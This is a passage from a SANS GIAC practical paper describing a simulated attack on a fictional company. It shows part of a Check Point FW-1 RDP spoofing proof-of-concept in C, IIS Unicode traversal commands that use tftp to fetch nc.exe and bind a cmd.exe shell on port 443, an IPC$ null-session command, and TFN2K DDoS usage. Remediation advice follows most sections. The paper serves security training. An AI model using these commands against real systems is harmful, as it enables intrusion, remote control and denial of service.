    s_port=atoi(argv[2]);
    target=inet_addr(argv[3]);
    d_port=RDP_PORT;
}

/* the command number can be one of the following: */
/* RDPCRYPT_RESTARTCMD, RDPCRYPTCMD, RDPUSERCMD,
RDPSTATUSCMD */
rdp_head.rdp_cmd=htonl(RDPCRYPT_RESTARTCMD);
rdp_head.rdp_magic=htonl(12345); /*seems to be irrelevant*/

/*Assemble fake RDP header and payload*/
data=malloc(sizeof(struct rdp_hdr)+strlen(payload)+1);
memcpy(data,&rdp_head,sizeof(struct rdp_hdr));
memcpy(data+sizeof(struct rdp_hdr),payload,strlen(payload)+1);

if((i=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0) /*open sending socket*/
{
    perror("socket");
    exit(1);
}
i=send_udp(i,source,s_port,target,d_port,data,sizeof(struct rdp_hdr)+strlen(payload)+1);
if(i<0)
    printf("Error, packet not sent\n");
else
    printf("Sent %u bytes\n",i);
return(0);
}

```

Example code for this exploit can be found at http://www.inside-security.de/uploads/media/fw1_rdp_poc.c and the author of the site suggests the code should only be used for testing purposes.

The code is executed against UDP port 259 and should be successful assuming the Firewall has not been updated to Service Pack 5. We understand this is a big assumption; however, many larger companies can take several months or more to make upgrades of this nature. Patches, upgrades, and hot-fixes for mission critical systems, such as firewalls and web servers, need to be tested, retested, and then tested again before implementing into production. Yes, it sometimes seems counter-intuitive to delay the security of mission critical systems to ensure availability. However, that is the balance that must be made.

It is also important to note that this attack can, and most likely will, be detected by most intrusion detection systems. So, although the ports may be open and the firewall may not be patched, this attack may not succeed because it will be caught by IDS.

In this example, the attack failed. The network administrator has the system fully patched and has intrusion detection.

If the attack did succeed, we could set up a surreptitious communication channel. This would help in a number of ways including, but not limited to, using the firewall as a launching point for other attacks.

To avoid this hack, Checkpoint obviously recommends upgrading to Service Pack 5.

“For all users, upgrade to VPN-1/FireWall-1 4.1 Service Pack 5 and install the SP5 hotfix, then install a policy. This hotfix only needs to be applied to management stations, not firewall modules.”
(<http://www.checkpoint.com/techsupport/alerts/rdp.html>)

Compromising an Internal System

Documentation and a CyberCop scan indicates they are using Internet Information Server (IIS) 5.0 running on Windows 2000. We have chosen the Windows server as our target because it will need to be available to incoming traffic as part of being a web server.

To be certain, we also run Nmap.

```
nmap -v -g53 -sS -sR -P0 -O -p1-1023 xxx.xxx.xxx.xxx (target)
```

*Interesting ports on (xxx.xxx.xxx.xxx):
(ports scanned but not shown below are in state: filtered)*

Port	State	Service (RPC)
21/tcp	open	ftp
80/tcp	open	http
443/tcp	open	https

Remote operating system guess: Windows NT4 / Win 95 / Win98

Scans reveal that the web server has port 443 is running. Most e-commerce sites will offer 443 for secure connection to their customers, so this may seem trivial. However, it is actually very important because it will allow us to perform many parts of the attack undetected by their IDS systems. This assumes the IDS systems do not decompose the tunnel, inspect the traffic and then re-establish a connection.

There are many resources for Windows 2000 vulnerabilities. It seems to be a favorite target for the hacker community.

For this attack, we will use the Web Server Folder Traversal Vulnerability. This will allow us to execute certain commands in C:\inetPub\wwwroot\scripts directory using Unicode.

First we need to see if the system is vulnerable. This is accomplished by running *unicodexecute.pl*.

```
$ perl unicodexecute.pl victim:80 dir
```

<http://www.cse.msu.edu/~miscisi2/security/IIS.txt>

Then, install Netcat on the remote system which will allow us to remotely open a command prompt.

Tftp server on our host box with netcat available and issue the command
"perl unicodexploit.pl 196.230.43.11:80 tftp -i 'my tftp server' Get nc.exe".

Next, we activate the listening port on 443.

perl unicodexploit.pl 196.230.43.11 'nc -L -p443 -d -e cmd.exe

We can then connect to the box using the following command:

"nc 196.230.43.11 443

At this point, if the box is compromised we would patch it so someone else does not perform this same exploit. If the system is compromised, it can be used as a launching platform to attack the other internal systems.

This attack was not successful largely because TFTP was not allowed as outgoing traffic. In general it is important to note the most networks will not allow outgoing TFTP as a matter of good security practice.

To avoid this hack -

Install the IIS lockdown tool and URLScan Security Tool. These tools from Microsoft (www.microsoft.com) do a decent job of automating some of the basic security administration functions, such as turning off unnecessary services. In addition, they will also help screen incoming URL requests and only allow "legitimate" requests. This will help combat many buffer overflow vulnerabilities that are based on sending odd query strings to the server.

Distributed Denial of Service Attack

If we cannot obtain control of the Firewall or any of the internal servers, then we can always rely on the good 'ole stand by – DDoS, Distributed Denial of Service.

A distributed denial of service (DDoS) attack requires the control of a number of 'Zombie' hosts; these zombie systems are controlled by master systems in the manner shown in Figure 4:

© SANS Institute. All rights reserved.




Figure 1: My own version of the CERT Distributed Systems Attack diagram⁴

For this attack, we used the Tribe Flood Network 2000 (TFN2K) daemon, which has been installed on fifty cable unsuspecting user machines.

“TFN2K allows masters to exploit the resources of a number of agents in order to coordinate an attack against one or more designated targets. Currently, UNIX, Solaris, and Windows NT platforms that are connected to the Internet, directly or indirectly, are susceptible to this attack. However, the tool could easily be ported to additional platforms.” (PacketStorm - Jason Barlow and Woody Thrower - http://packetstormsecurity.nl/distributed/TFN2k_Analysis-1.3.txt)

⁴ http://www.cert.org/reports/dsit_workshop-final.html

In general we target unsuspecting cable users because it is easier to browse a local neighborhood cable network than ADSL (not always, but most of the time). Tools such as CyberCop will scan an entire subnet and indirectly provide information regarding who has or does not have a personal firewall on their machine. Focusing on those that do not have personal firewalls, and those that have a Windows machine, we can focus on gaining access to the machine. The most straightforward method is to look at open and unprotected shares. More specifically, we can look at compromising the very popular IPC\$.

```
c:\windows>net use k: \\111.111.111.111\ipc\$ "" /user:""
```

Of course, there are other methods for hacking personal machines, but open/unprotected shares is usually the easiest.

Attacking the Target Network

Code for this attack is very similar to the code listed below. Make the necessary adjustments and compile. Again, please note this is only intended for instructional purposes.

TFN2K Client (tfn)

```
usage: %s
[-P protocol]
[-S host/ip]
[-f hostlist]
[-h hostname]
[-i target string]
[-p port]
<-c command ID>
change spoof level to %d
change packet size to %d bytes
bind shell(s) to port %d
commence udp flood
commence syn flood, port: %s
commence icmp echo flood
commence icmp broadcast (smurf) flood
commence mix flood
commence targa3 attack
execute remote command
```

TFN2K Daemon (td)

```
fork
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
/dev/urandom
/dev/random
%d.%d.%d.%d
sh*
ksh*
command.exe**
cmd.exe**
tfn-daemon***
tfn-child***
```

* Unix and Solaris systems only
** Windows NT systems only
*** This text is likely to have been changed in many TFN2K installations

(Security Royans)

Issue the following command from the masters:

```
./tfn -h zombiesystem.isp.net -c 8 -i xxx.xxx.xxx.xxx@
```

The execution of the attack is not very difficult. But it should be noted again that it relies on the installation of the Trojan on many different systems.

To prevent this attack, education of denial of service attacks. The PacketStorm website gives a great overview of some defensive measures. The following is a small segment of information that can be found at:

http://packetstormsecurity.nl/distributed/TFN2k_Analysis-1.3.txt)

Prevention

** Configure your router to do egress filtering, preventing spoofed traffic from exiting your network. Refer to <http://www.sans.org/y2k/egress.htm> for more information.*

** Ask your ISP to configure their router to do ingress filtering on your network, preventing spoofed traffic reaching the Internet from your network. Refer them to RFC 2267.*

** Use a firewall that exclusively employs application proxies. This should effectively block all TFN2K traffic. Exclusive use of application proxies is often impractical, in which case the allowed non-proxy services should be kept to a minimum.*

** Disallow unnecessary ICMP, TCP, and UDP traffic. Typically only ICMP type 3 (destination unreachable) packets should be allowed.*

** If ICMP cannot be blocked, disallow unsolicited (or all) ICMP_ECHOREPLY packets.*

** Disallow UDP and TCP, except on a specific list of ports.*

Detection

- * Scan for the client/daemon files by name.*
- * Scan all executable files on a host system for patterns described in the previous section.*
- * Scan the process list for the presence of daemon processes.”*

© SANS Institute 2003, Author retains full rights.

Appendix A- References

These are other references that were not explicitly documented above.

<http://www.sans.org>

http://www.cert.org/reports/dsit_workshop-final.html

<http://www.nta-monitor.co.uk/news/checkpoint/checkpoint-main.htm> - vpn names passed in clear

Vulnerability research sites

<http://online.securityfocus.com/bid>

<http://www.cve.mitre.org>

<http://cert.org>

General Reconnaissance

<http://www.logicalpackets.com>

<http://www.network-tools.com>

Other sites

<http://www.iana.org/assignments/ipv4-address-space>

http://www.zonelabs.com/store/content/catalog/products/zap/zap_details.jsp

http://www.symantec.com/nav/nav_pro/

<http://www.checkpoint.com/products/index.html>

<http://security.royans.net>

The following trademarks are used throughout the document:

Microsoft, Microsoft 2000 Server, Microsoft Transaction Server (MTS)

Cisco

AOL – America On-Line

Checkpoint Firewall-1

Symantec - Norton

CyberCop

Appendix B – Spoofing an IP address

There are many tools on the market today that allow a user to spoof his or her IP address. One such tool is “Egressor” which can be found at <http://www.mitre.org/research.cyber/docs/tool.html> . The website gives detailed explanation of how to use the tool, so I will not re-create that documentation here. However, it should be noted that spoofing, or faking, your IP address should only be done when testing your own network.

Appendix C – Using CyberCop


This is a tutorial for using CyberCop. The screen-shots are NOT an illustration of the scan performed on GIAC Enterprises. This is meant as a teaching tool to demonstrate how the results were reached for the Audit.

CyberCop is the tool of choice for this document because it offers a wide range of capabilities and offers a user friendly graphical interface.

© SANS Institute 2003, Author retains full rights.

Set up the scan


CyberCop has a user-friendly “tab” layout. The first tab shows their logo. Not quite sure why they used an entire tab to show their logo, but that is not at issue. The second tab is where you should begin. Choose “Host Range” then enter the target IP in the “range” box.



The next step is to ensure that the proper modules are being used for the scan. No Denial of Service Attacks or Password Guessing was implemented. This scan was focused on open ports that were not related to either of these groups.


Configure the Modules

Not much effort needs to be placed here. Experienced users can configure different modules, but beginners should probably stay with the defaults.



Begin Scan

When you are ready to begin scanning, click the “play” button at the top and view the Scan Progress tab. Notice the areas that have been blacked out. These areas indicate the host NetBIOS name, nic, or IP. It should go without saying, but this is very valuable information.




When the probe is over the Scan Progress menu will declare, "Scan completed".

© SANS Institute


Reports

After the scan completes (actually, you can check the progress of the reports during the scan as well), view the Reports tab. Not only will it indicate the possible vulnerabilities, it will also give a brief description of that vulnerability. It is important to note that CyberCop give “possible” vulnerabilities. It is not 100% accurate.




Additional Feature – IDS Testing

CyberCop has many additional features. For example, it will allow a user to perform some IDS testing on a target system. It even allows for the user to spoof an IP. I am sure this was designed to help test the auditing features of a target network and not intended to be malicious in any way.



Additional Feature – SMBGrind

Another feature of CyberCop is the ability to remotely test the authentication mechanisms of a target system. Users have the option to choose any definition files they want.



-- Last page --